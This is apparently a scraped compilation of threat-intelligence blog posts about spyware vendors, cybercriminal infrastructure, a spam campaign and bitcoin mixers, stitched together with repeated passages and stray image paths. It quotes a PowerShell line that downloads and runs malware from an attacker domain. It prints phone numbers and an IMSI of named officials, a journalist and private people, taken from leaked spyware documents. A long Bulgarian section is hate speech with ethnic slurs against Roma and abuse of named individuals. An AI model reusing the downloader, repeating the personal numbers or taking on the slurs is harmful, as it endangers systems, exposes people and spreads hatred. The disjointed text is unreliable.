The Intellexa Commercial Spyware Consortium, The Predator Spyware, NSO Group and Bulgaria's Circles Commercial Spyware Vendor

Dear blog readers,

I've decided to continue my post on Bulgaria's Circles commercial spyware vendor which I profiled here in depth which appears to be heavily affiliated with the Intellexa Commercial Spyware Consortium, the Predator Spyware and NSO Group.


An OSINT Profile of U.S Secret Service's Most Wanted Cybercriminal Danil Potekhin




In this analysis we'll take a look at the Internet connected infrastructure of U.S Secret Service's most wanted cybercriminal with a $10M reward Danil Potekhin using a variety of tools in terms of connecting the dots using current real time and historical passive DNS information to find out where he was and used to host his Web properties and domains online for the purpose of assisting other researchers organizations and vendors in terms of establishing the foundation for a successful Threat Hunting and cyber threat actor attribution efforts and that would also include U.S Law Enforcement.

Using several OSINT methodologies we managed to obtain his personal email including to also find several additional personal emails which are known to belong to him for the purpose of cross checking them for various domain registrations which would assist in our research and infrastructure mapping with success.

Sample personal email address accounts include: potekhin14@bk.ru; potekhinl4@bk.ru; potekhin.kg@yandex.ru

We've also managed to find one of his primary domains using current and historical WHOIS databases.

hxxp://agressivex.com (MD5: 922530c5371a3d029e4cc330e2d0f4d3 -> 194.58.56.61 -> 194.58.56.91) - 46.30.40.103 - Email: potekhin14@bk.ru; potekhinl4@bk.ru



Sample known responding IPs for hxxp://agressivex.com historically:

194.58.56.120

194.58.56.54

194.58.56.80

31.31.204.161

194.67.71.86

194.67.71.61

Related domain registrations:

web-studio@agressivex.com -> hxxp://firstplaymarket.store

First we started by doing the relatively easy part which is to launch a Technical Collection campaign using open source information including public and proprietary sources on our way to find as much actionable intelligence about Danil Potehin as possible. The next logical step was to begin processing and taking notes and then enriching the technical details which we obtained using open source information on our way to analyze and connect the dots where our ultimate goal for this assignment would be to provide as much actionable intelligence and technical details about his Internet connected infrastructure both in real time current Internet presence and activities including historical Internet footprint in terms of some of his Web properties which we have discovered using open source

information including Technical Collection for processing enriching analyzing and connecting the dots on Danil's Internet whereabouts.

For starters we ended up with a pretty straightforward and obvious fact which no matter how awkward it may sound with Danil's name listed on U.S Secret Service's $10M reward web site is known to have been running a Android based botnet service on one of his primary domains which basically speaks for itself and is yet another indication on how the correlation of multiple public and proprietary databases can lead to the big picture where often a single detail can provide the big picture and most importantly all the details prior to doing proper Technical Collection including OSINT as a methodology including research enrichment and analysis of the obtained and processed data for Danil.

Where we could further go deeper into the inner workings of this campaign and malicious and fraudulent ecosystem possibly related to and operated by Danil Potkhin and his associates by figuring out a way to find out where these malicious samples phone back to once executed and try to establish the foundations for a successful connect the dots and build a bigger picture type of campaign and threat hunting efforts on our behalf.

Spamvertized Github Powershell Malicious Software Executing Campaign Spotted in the Wild

```
$webClient = New-Object System.Net.WebClient
$url1 = "https://github-scanner.com/l6E.exe"
$filePath1 = "$env:TEMP\SysSetup.exe"
$webClient.DownloadFile($url1, $filePath1)
Start-Process -FilePath  $env:TEMP\SysSetup.exe
```

Dear blog readers,

I've recently intercepted a currently circulating spamvertised campaign enticing users into interacting with a Powershell script ultimately tricking them into downloading and executing malicious software on their hosts.

Upon execution the sample downloads and drops additional malicious software.

Primary URL: hxxp://github-scanner.com

Sample download location: hxxp://github-scanner.com/l6E.exe

MD5: fac2188e4a28a0cf32bf4417d797b0f8

Once executed the sample phones back to:

hxxp://eemmbryequo.shop/api - 172.67.142.26

hxxp://2x.si/ta2.exe - 104.21.27.222 - MD5: 8199c105289d70af5446c7fd64496d7b

Once executed the second sample phones back to:

20.99.186.246

23.216.81.152

45.11.229.96

52.185.73.156

Exposing an Indian Police Spyware Cyber Operation

The 911 S5 Proxy Botnet

The 911 S5 Proxies-as-a-Service was a prolific proxy service that was utilizing botnets to offer a very good degree of anonymity for the actions of its users online which often includes web sites scraping proxy chaining to avoid detection and improve their degree of anonymity and for other malicious activities which often include spam and port scanning activities.

Специални Поздрави За Всички Който "Го Правят" В България

Кой е човека който дава определение на това какво е циганин? Ако си циганин да ти еба майката пътката мръсна и да не си измисля работи от на майка ти пътката мръсна мизерстващи цигани такива.

Специален поздрав от отдел "Ахахахаха не се притеснявайте много ама това е обида".

Настройване на честотите на тези, които наистина са го направили, тези, които наистина го правят, и на тези, които наистина мислят, че го правят.

Циганските крале, които ги разрешават, са тези, които наистина го правят.

Хуят който разрешава майка ти е хуят който майка ти позволява на цигански циганин като теб псевдо-европейско

мизерстващ циганин такъв. И циганите да "предиш" майка ти циганската няма да я прецениш. Ти си просто един тъп ниско платен необразован безсперспективен безсмислен необразован и ниско платен циганин на който нито майка му нито безспеспективното му образование е признато някъде другаде освен в тоалетната. В тоалетната с огледало където когато сереш гледаш себе си и си мислиш дори и без да мислиш защото си тъп за лайното което си. А то е? Безсмислено като "теб". Неудачно и безсперспектовно унужаващо лайно за обществото което си. Едно лайно.

Да направим състезание. Купете си огледало и се изсерете пред него. Сега погледнете себе си. Това сте вие.

Сега да направим друго. Пред майчиното изсиране на майка ти нечистоплътната и мизерстваща гъзообразия и на майка ти мизерстващите простотий това си ти. Един мизерстващ мозъчно некадърен лайнясал неудачен мизерстващ циганин. На майка ти мизерстващата цицеща педерастия е на майка ти живота и нейната педерастия. Значи? Поздрави на теб. Нейния неудачен необразован ниско платен и безспеспективен наудачен цигански нещастник който те наричат по име? Какво ти е името? Ти си просто един тъп циганин в илюзията на майка ти циганската и в собствената си циганска илюзия. Поздрави на всички.

Явор Колев е най-големия и издънен педераст в Република България начело с най големият педераст в Република България Бойко Борисов.

Да ми целуване асматичните задница ама да ги изселвате много некадърни и безработни улични педерастки копелета такива и дано ви се изсерат през газъ и да ви излезе през носъ и да ви излезе през носъ провинциални селски копеленца цигански некадърдни копелета такъва.

Безсперспективата на майка ти е неудачноста на родителите ти който са неудачни цигански и безсперспективни копелета и дано да им

Разликата между Gipsy Kings и гъза на майката е тя. Циганска уличница на която и викат майка ти циганката.

Ако изсирането е процес дано ви се изсерът в циганията.

Специални

Представям Ви Двете "Пачаври" Който Ми Okраха "Къщата"

Yavor Kolev, Bulgaria, The City of Troyan and The Dipshits That Ruled Everyone and Everything - A True First-Account Personal of Their True Story

Thursday, November 07, 2024

Yavor Kolev, Bulgaria, The City of Troyan and The Dipshits That Ruled Everyone and Everything - A True First-Account Personal of Their True Story

В момента кой е по прост от циганин? Това сте вие майка ти и циганинът баща ти. И всички други цигани който вие си мислите че са повече от вас. Дано успеете с мизерстването на циганията им. Ти си тъп прост циганин който мизерстваш и дано целуваш на майка си мизерия цигански задника безполезен цигански неудачник такъв.

UAE intelligence will make sure that the company (with which it is going to sign contract) must be having following capabilities

- ✓ Disable the Websites and Networks
- ✓ Penetrate & Cultivation of Computers
- ✓ Providing Spy files
- ✓ Penetrate and Cultivation of Mobile Phones
- ✓ Audible online control
- ✓ Intelligence search
- ✓ Training and transfer of knowledge
- ✓ Hacking of the user's name and password

This project team will be communicating with the cyber security company and then will exchange information with UAE Intelligence.

The expenses of this project will be reducing with the passage of year as the first year will cost then upcoming year and so on, this is why the company will train UAE cadre so this cadre "in the first year of the project" will need technology and consultancy and going forward only consultancy and maintenance will be needed.

www.alarabiy.co.ae

The agreement, NSO will pay a sum of USD 5,000,000 as full and final payment of any compensation to Supreme Council for National Security (SCNS) UAE

Evidence:

www.alarabiy.co.uk AlArabiyah

Since all of the numbers were unable to intercept, Ahmed Ali Alhebsi (SCMS ,UAE) provided another number which he was sure was in roaming. The number was 00447770753513.

+447770753513 – **Abdulaziz Alkhamis**, Editor-in-chief in Al Arab Newspaper (UK). Al Arab is Arabs first Arabic daily newspaper founded in London 1977.

Miroslav confirmed that the number is on roaming and currently located in Saudi Arabia. They intercept the calls of Abdulaziz Alkhamis for next 48 hours. After 2 days they recorded two outgoing calls which was on following numbers –

+447508503899 – Saleh from UK.

+447836254428 - المفتي محمد from UK - Mufti Mohammed.

Unfortunately the records were shared by different medium, so we were unable to locate the recordings of both the calls.

According to the screenshot which was shared by Miroslav the **number was located in Riyadh – Saudi Arabia** and following details were obtained:

•MSISDN – 447770753513

•IMSI – 234304104444722

•HOME OPERATOR/COUNTRY

- T-MOBILE (UK)

•HOST COUNTRY - SAUDI ARABIA

www.alarabiy.co.uk AlArabiyah

Evidence:

www.alarabiy.co.uk AlArabiyah

Ahmed Ali Alhebsi (SONS ,UAE) requested Eric Ransom to **intercept four numbers for next 48 hours** for demo purpose of VOLE.

Following are the numbers provided by Ahmed –

- **+9665377240000**
- **+966551668040**
- **+97455595559**
- **+966505415326**

+97455595559 – **H.H. Sheikh Tamim bin Hamad bin Khalifa Al Thani** is the **Emir of the State of Qatar**. He is the fourth son of the previous Emir of Qatar, Sheikh Hamad bin Khalifa Al Thani. He became Emir of Qatar on 25 June 2013 after his father's abdication. Sheikh Tamim has held a variety of government posts within Qatar and also worked to promote numerous sporting events within the country.

+9665377240000 – **H.H. Mutaib bin Abdullah bin Abdulaziz Al Saud.** Prince Mutaib, born 1952, has served as Saudi Arabia's Minister of the National Guard since 27 May 2013. Previously he was commander of the National Guard from 2010 to 2013

+966551668040 – Second number was also of **H.H. Mutaib bin Abdullah bin Abdulaziz Al Saud.**

+966505415326 – **Saad-eddine Rafic Al-Hariri**, born 18 April 1970, is a Lebanese-Saudi billionaire who served as the Prime Minister of Lebanon from 2009 until 2011. He is the second son of Rafic Hariri, the former Lebanese Prime Minister who was assassinated in 2005. Hariri was prime minister from 9 November 2009 until the collapse of his cabinet on 12 January 2011 and has also been the leader of the Movement of the Future party since 2005. He is seen as a "weak figurehead" of the March 14 movement. Following the collapse of his government in 2011, Hariri moved overseas, spending his time in France and Saudi Arabia. On 8 August 2016 he returned to Lebanon, unannounced, for the first time in 3 years.

Invoice for product Vole and Landmark:-

Below are the invoice from CT Circles to UAE

Ahmed Ali Al Shamsi
Acting CEO & Chief Technology officer
Thuraya Telecom UAE

CT Circles introduce a new technology named **Vole,** Voice over Location Enabler. Vole is a **Geo interception** solution which provides UAE government agencies with the ability to **remotely intercept targets'** incoming and outgoing voice calls while roaming abroad, as well as extract associated calls metadata including **both cell parties' location information.**

Vole key benefits:

- Circles **owns highly reliable sources of intelligence**, inaccessible and know
- All service can be **seamlessly integrated with Landmark** geo intelligence solution, to display locations of both the targets and recipients of monitored voice calls
- **Independent** – no need interface with telecom operators
- **Remote activation** with no need to be nearby the target
- **Stealth & Secured** solution - minimizes any risk of source tracing
- Circles solutions are EXCLUSIVELY sold to governmental entities such as law enforcement agencies, national security and external services

Stay tuned.


Exposing the Rogue Cyberheaven Compromised Chrome VPN Extensions Ecosystem - An Analysis



Here we go. It appears that the individuals behind the successful compromise of the Cyberheaven VPN Chrome extensions are currently busy or at least have several other upcoming and in the works campaigns targeting several other vendors of Chrome VPN extensions.

The first example is hxxp://censortracker.pro which apparently aims to target the legitimate (hxxp://censortracker.org).

Dancho Danchev's Testimony on “How Facebook Today's Meta Failed To Protect Its Users and React To The Koobface Botnet And What We Should Do About It?”

Dear blog readers,

This is Dancho.

How to use this manual testimony?

- Reference me Dancho Danchev

- My web site (https://ddanchev.blogspot.com)

- My research portfolio as PoC (Proof of Concept) (https://archive.org/details/@ddanchev)

- My email address (dancho.danchev@hush.com; disruptive.individuals@gmail.com)

My key points:

- I have never received anyone's acknowledgment for my achievements or a reward

- I was never approached with any sort of acknowledgment by Facebook on my Koobface Gang research

- I'm publishing my own testimony with the idea that I'm looking for someone's acknowledgment for my contributions and impact in the field and as a possible form of financial reward achievement that I could get prior to publishing my manual testimony and in a way as a form for my retirement from the field

Key summary points that you didn't know:

- up to my invitation to join ZDNet in 2008 from 2005 to 2008 the only thing that mattered to me the most was to publish at my personal blog https://ddanchev.blogspot.com never seeing or realizing any possible or potential income and it really worked

- the modest amount for the articles that I was getting from ZDNet I was using to maintain a teenager lifestyle and it was enough

- prior to joining Webroot where I was surprisingly but according to me well deserved salary I was earning more than any of my colleagues or people that I knew online were

Quick Q&A:

Who are you?

I'm a 41 years old security blogger cybercrime researcher OSINT analyst and threat intelligence analyst from Bulgaria. I've always been an independent contractor and I often work under NDAs.

What are you up to?

I'm trying to claim a reward from Rewards for Justice for my Conti Ransomware Gang research.

What do you want?

Acknowledgement from someone in the field for my Koobface Gang research from 2008 to 2013.

How can we assist?

Drop me a line and say hi and keep up the good work.

Date: 16.01.2025

Email: dancho.danchev@hush.com

Web Site: https://ddanchev.blogspot.com

Executive Summary:

Ladies and gentlemen, esteemed colleagues, and friends, Today, I stand before you to shed light on a pressing issue that affects every single one of us in this digital age. It is a journey I have taken, inspired by the insights of a remarkable individual, Dancho Danchev. A cybersecurity expert who has navigated the complex and often murky waters of the information security industry. His self-hosted testimony resonates deeply, urging us to pause and reflect on how this industry functions, or rather how it is failing to function as it should. In a world where everything is interconnected, we rely on technology to communicate, work, and thrive. Yet with every click of a button, we expose ourselves to vulnerabilities that can have dire consequences. Dancho Danchev's experiences highlight the paradox we face. Despite our increased reliance on technology, the information security industry often seems ill-equipped to protect us from the very threats it promises to defend against. Let us consider the core of

Dancho’s testimony. He argues that while we have made significant advancements in technology, the industry itself has become bogged down by bureaucracy, profit motives, and a lack of genuine understanding of real threats. These issues create a chasm between what we need in cybersecurity and what is actually delivered. The industry is filled with products and services that are marketed as solutions but often do not address the root causes of our vulnerabilities. Imagine for a moment that you are standing at the edge of a vast ocean. You see the waves crashing against the shore, powerful and relentless. You know that beneath the surface lies a world of unknowns. This is akin to our online presence. Every day, we dive into the digital ocean, armed with the tools provided by the information security industry. Yet, how many of us truly understand what lurks beneath the surface? How many of us are equipped to navigate through potential dangers? Danchev’s testimony serves as a wake-up call. He emphasizes the importance of education and awareness. It is not enough to rely solely on technology to protect us. We must be proactive in our approach. We must take the time to educate ourselves about the risks and the challenges we face. It is about building a culture of cybersecurity awareness that transcends beyond just the IT department. It is about empowering every individual to take responsibility for their own digital safety. In his remarks, Dancho highlights the need for

transparency within the cybersecurity industry. Too often, companies hide behind jargon and complex terminologies that only serve to confuse rather than clarify. It is essential that we demystify the language of cybersecurity and make it accessible to everyone. We need to foster an environment where open communication thrives, where questions can be asked without fear, and where knowledge is shared freely. Furthermore, we must recognize the role that collaboration plays in strengthening our defenses. Dancho advocates for partnerships across sectors and industries. Cybersecurity is not just an IT issue; it is a business issue, a social issue, and a global issue. By coming together, sharing insights, and learning from one another, we can create a more robust framework for protection. The strength of our collective knowledge can be our greatest asset. As we reflect on Dancho Danchev's insights, I urge you to consider your own role in this ecosystem. Each of us has a part to play in shaping the future of cybersecurity. Whether you are an IT professional, a business leader, or simply a concerned citizen, your voice matters. Your actions matter. The choices we make today will determine the security landscape of tomorrow. So what can we do? First, let us commit to lifelong learning. The digital landscape is constantly evolving, and with it, the threats we face. Stay informed, take courses, attend workshops, and engage in discussions. Arm yourselves with knowledge, for it is the most

powerful weapon we have against cyber threats. Second, let us advocate for better practices within our organizations. Support initiatives that prioritize cybersecurity training for all employees. Encourage open dialogues about potential threats and vulnerabilities. Create a culture where cybersecurity is everyone’s responsibility, not just the IT team. And finally, let us push for change within the industry itself. Demand transparency from cybersecurity providers. Seek out solutions that are not only effective but also understandable. Engage with organizations that prioritize education and awareness over profit margins. Together, we can hold the industry accountable for its promises. In conclusion, Dancho Danchev’s testimony is not just a critique of the information security industry. It is a call to action. It challenges us to rethink how we approach cybersecurity and inspires us to take charge of our own digital safety. As we move forward, let us embrace the responsibility that comes with our technological advancements. Let us work together to create a safer digital world for ourselves and for future generations. Thank you.

How Facebook Failed To Protect Its Users From The Koobface Botnet and Properly Attribute and Act Upon My Public Research And Possibly Give Me a Public Acknowledgement Offer Me a Job Or a Financial Reward?

Let's start from the basics. Check out the following image of Facebook's Chief Security Officer Joe Sullivan. What's the first thing that you notice on the attached image? Check out the Christmas tree screenshot of the Koobface botnet which is clearly visible on the right.

If it's supposed to take you back you should be clearly familiar with the screenshot courtesy of my blog where the actual Christmas message and screenshot by the Koobface Gang were actually referencing me and a personal link to my blog.

Our work against Koobface would not have been possible without the work of the following - Gadi Evron, Jan Droemer, Gary

Warner, Brian Tanner, The Koobface Working Group - Facebook Security thanks them for their continued help.

We were all jumping in on trying to solve the issue with multitude of unknown individuals doing the research and Facebook doesn't knowing a clue about it or approaching the researchers or crediting and giving donation amounts to the wrong individuals.

Some key summary points:

- I was never approached by Facebook
- I was never offered a job
- My research was never mentioned
- I never got public acknowledgment of my work

In 2010 I was approached by NYTimes journalist Riva Richmond in terms of my research on the Koobface botnet and we eventually ended up meeting in Sofia, Bulgaria to discuss my research where I eventually got quoted in the NYTimes article with my research on the Koobface botnet.

What was specifically and basically going on back then in terms of the Koobface botnet and research on the Koobface botnet was that an unknown set of individuals were supposedly tracking it down and monitoring it where in reality and in fact I was among the few and the primary sources of information on the daily whereabouts of the Koobface botnet in terms of actionable intelligence and research.

My primary contacts at Facebook at the time were Donald Webster, Ryan McGeehan and Alex Rice with whom I've exchanged emails on the topic.

Back in the day Facebook's CISO was Joe Sullivan who I never really knew or got approached by.

The interesting part here is that although I really pretended that I was the primary and among the few original sources in terms of research and analysis on the Koobface botnet I never really knew anyone or actually how they managed to contribute to properly distribute and disseminate their research on how they did. In terms of the Koobface Working Group although I got something in the lines of an invitation to participate my primary concern and motivation at the time was to continue monitoring it and disseminating my research to the security community and

my blog readers which I was actively doing at the time on a full time basis on my own for a period of two and a half years.

Happy New Year

Thursday, January 16, 2025

Happy New Year

Canadian Security Intelligence Service

Service canadien du renseignement de sécurité

25 October 2014

Dancho Danchev

[redacted]

Dear Dancho Danchev,

I head the academic outreach program of the Canadian Security Intelligence Service (CSIS), an initiative launched in 2008 to help our own experts benefit from a dialogue with non-governmental specialists, foster our contextual understanding of evolving security issues and play a catalytic role in the world of research. Several of our activities – seminars, conferences, commissioned studies – lead to the production of reports, which we make accessible to all via our web site.

On 23 and 24 February 2015 at our national headquarters in Ottawa, we will be holding a closed conference organized jointly with the Communications Security Establishment of Canada (CSE) to discuss the issue of cyber-conflict. This event will be an opportunity to unpack the evolving nature of the threats – at both the strategic and tactical levels – facing Canada and its allies, to better understand our adversaries and their intent(s), and to examine countermeasures that will help mitigate the proliferation of cyber-conflict.

We would like to invite you to give a 20-minute presentation as part of this event to address cyber-terrorism and cyber-jihad.

If you accept this invitation, we would gladly pursue this exchange to help refine the topic of your presentation. This is for the government of Canada a very valuable opportunity to draw on your knowledge and experience and I sincerely hope you will consider joining us in February.

I look forward to receiving your feedback.

Kind regards,

Jean-Louis Tremblay

[redacted]

What's the most inspirational thing that drives me as an independent researcher?

It's those rare emails and letters and invitations.

I just came across to this.

Thank you so much for the invitation in the context of keeping up the spirit and driving growth into my research.

Happy 2025.

Yours sincerely,

Dancho Danchev

New Project - 419 Scam Domains WHOIS Registrar Monitoring Project

New Project - 419 Scam Domains WHOIS Registrar Monitoring Project

Dear blog readers,

An image is worth a thousand words. I've recently started working on a new domain take down project where I'm busy sourcing 419 scam domains and trying to figure out their WHOIS registrar in bulk and then feeding back all the information in a local MySQL database. The best part? I did it and it works.

Here's a link to my similar project.

Profiling a Currently Active Portfolio of High-Profile Cybercriminal Jabber and XMPP Accounts Including Email Address Accounts - Part Six

Dear blog readers,

The following is a recently data mined compilation of cybercrime-friendly XMPP/Jabber account IDs which I'm sharing with the idea to assist everyone on their cyber threat actor attribution efforts and to assist U.S Law Enforcement on its way to properly track down monitor and prosecute the individuals behind these campaigns.

Sample cybercrime-friendly XMPP/Jabber IDs:


Profiling the iSpoof Cybercrime Enterprise

Dear blog readers,

In this post I decided to take a look at the hxxp://ispoof.cc cybercrime enterprise in terms of providing actionable intelligence on its Internet connected infrastructure.

Sample known responding IPs:



116.203.61.96

104.26.14.153

172.67.75.247

104.26.15.153

104.21.60.205

172.67.201.73

172.67.150.241

104.21.0.121

104.21.23.23

172.67.208.110

172.64.205.7

172.64.204.7

Related domains known to have been parked at the same IP (116.203.61.96):

hxxp://ivshare4.xyz

hxxp://spoofsystem.co.uk

hxxp://civi-bi.com

hxxp://ispoof.cc

Sample screenshots:

A Peek Inside the Current State of BitCoin Mixers

Dear blog readers,

In this post I'll provide some actionable intelligence on the current state of active BitCoin Mixers landscape with the idea to assist everyone on their way to properly attribute a fraudulent or malicious transaction or to dig a little bit deeper inside the infrastructure and financial infrastructure behind these BitCoin Mixers.

Sample known BitCoin Mixer URLs:

hxxp://anonymixer.com
hxxp://bitmixer.online
hxxp://chipmixer.com
hxxp://coinomize.biz

hxxp://coinomize.co
hxxp://coinomize.is
hxxp://cryptomixer.io
hxxp://gingerwallet.io
hxxp://jambler.io
hxxp://jokermix.to
hxxp://medusamixer.io
hxxp://blindmixer.com
hxxp://mixer.money
hxxp://mixerdream.com
hxxp://mixero.io
hxxp://mixtum.io
hxxp://mixtura.money
hxxp://mixy.money
hxxp://puremixer.io
hxxp://sparrowwallet.com
hxxp://swamplizard.io
hxxp://tengricrypto.com
hxxp://thormixer.io
hxxp://unijoin.io
hxxp://webmixer.io
hxxp://whir.to

Sample known responding IPs:


185.178.208.78

172.67.210.143



1. What is Bitcoin Mixer 2.0?

Bitcoin Mixer 2.0 applies an innovative algorithm, which is totally different from the approach of classic mixers. We replace your crypto coins with verified coins from European, Asian and North American Bitcoin stock exchanges. It significantly increases anonymization level and reduces a risk of getting cryptocoins of a doubtful character as in classic mixers.

2. Can I trust you with my money?

We offer a protection against accidental errors or deliberate actions to all our clients – all incoming orders are coupled with letters of guarantee signed with PGP keys.

3. How long does it take to cleanse Bitcoins?

The anonymization process takes up to 8 hours after receipt of the first confirmation on the incoming customer transaction. To prevent advanced time-based analysis of your blockchain transactions, we set a random time for Bitcoin return. As a result, a mixing time may vary from 1 up to 8 hours in order to increase anonymization level. Moreover, our clients receive cleansed money in various parts.

4. How many confirmations are required to accept a transfer?

We consider a transfer accepted upon receiving 1 confirmation.

5. What is a minimum amount of funds for cleansing?

0.003 BTC

6. What is a maximum amount of funds for cleansing?

50 BTC per one request. This limitation is forced, since a large volume per one transaction is easier to deanonymize using blockchain volume analysis method. The mixer allows to create several requests for cleansing.

7. What happens if I sent less money than required?

Smaller transactions will be regarded as a donation since it makes no business sense to conduct them and a commission of the Bitcoin network may be higher than that money. But if you have sent such sum by mistake, contact our help desk and we will suggest what might be done in your particular case.

8. How much does it cost?

A commission fee is dynamic and comes up to 5% + 0.0007 BTC which is a good offer for such anonymization level.

9. What kind of logs is stored in the system?

We do not store logs, all necessary information for transactions processing is deleted right after work completion and transaction confirmation or beyond the expiration of address lifetime for unexecuted requests. The only proof of our work is our letter of guarantee which you can keep.


172.64.80.1

36.86.63.182

172.64.165.7

23.217.138.112



9. What kind of logs is stored in the system?

We do not store logs, all necessary information for transactions processing is deleted right after work completion and transaction confirmation or beyond the expiration of address lifetime for unexecuted requests. The only proof of our work is our letter of guarantee which you can keep.

10. What is a letter of guarantee?

When we provide you with a Bitcoin address, to which you may send your coins to be mixed, we provide a digitally signed confirmation that this address has truly been generated by our server. For your peace of mind we always provide you with such letter and sign it with a PGP signature. You may verify our digital sign using our public key. The Letter of Guarantee is the only proof of our obligations. Please always save the Letter of Guarantee before you send your coins to us.

11. How can I check a letter of guarantee?

To check a letter of guarantee, install a PGP client (for example, PGP4Win), import a public key from the website to the installed client and verify a letter of guarantee.

12. How long do addresses for coins transfer remain valid?

Addresses for coins transfer remain valid within 7 days since their creation. Such period was not chosen by accident. If any transactional issues of the network or errors on the sender's side arise, such period is enough to address all emerging issues and delays, thus guaranteeing safeguard of assets of our end customers.

13. My browser had closed before I could get a confirmation for my transaction?

No worries, everything is all right, the system operates in automatic mode, you will definitely receive your money. To monitor confirmations, you can use any Bitcoin block explorer, for example, blockchain.info. Enter there the information on addresses from a letter of guarantee and monitor transactions on your own.

Dancho Danchev

Independent Security Consultancy, Threat Intelligence Analysis (OSINT/Cyber Counter Intelligence) and Competitive Intelligence research on demand. Insightful, unbiased, and client-tailored assessments, neatly communicated in the form of interactive reports - because anticipating the emerging threatscape is what shapes the big picture at the end of the day. Approach me at dancho.danchev@hush.com

Exposing the Black Basta Ransomware Group - Part Three

UPDATED:

Exposing the Black Basta Ransomware Group

Exposing the Black Basta Ransomware Group - Part Two

Dear blog readers,

I've decided to post yet another post elaboration on the recently leaked Black Basta ransomware group's internal leaked communication.

Sample domains referenced in the originally leaked Black Basta internal leaked communication:

hxxp://databasebb.top
hxxp://downloaddotaviablog.su
hxxp://greenmotors.top
hxxp://greenmotors2.top
hxxp://megatron3.top

hxxp://stuffstevenpeters2.top
hxxp://thesiliconroad.top
hxxp://megatron3.top
hxxp://onlylegalstuff.top
hxxp://stuffstevenpeters.top
hxxp://stuffstevenpeters2.top
hxxp://thesiliconroad.top

Sample personally identifiable email address accounts referenced in the originally leaked Black Basta internal leaked communication:

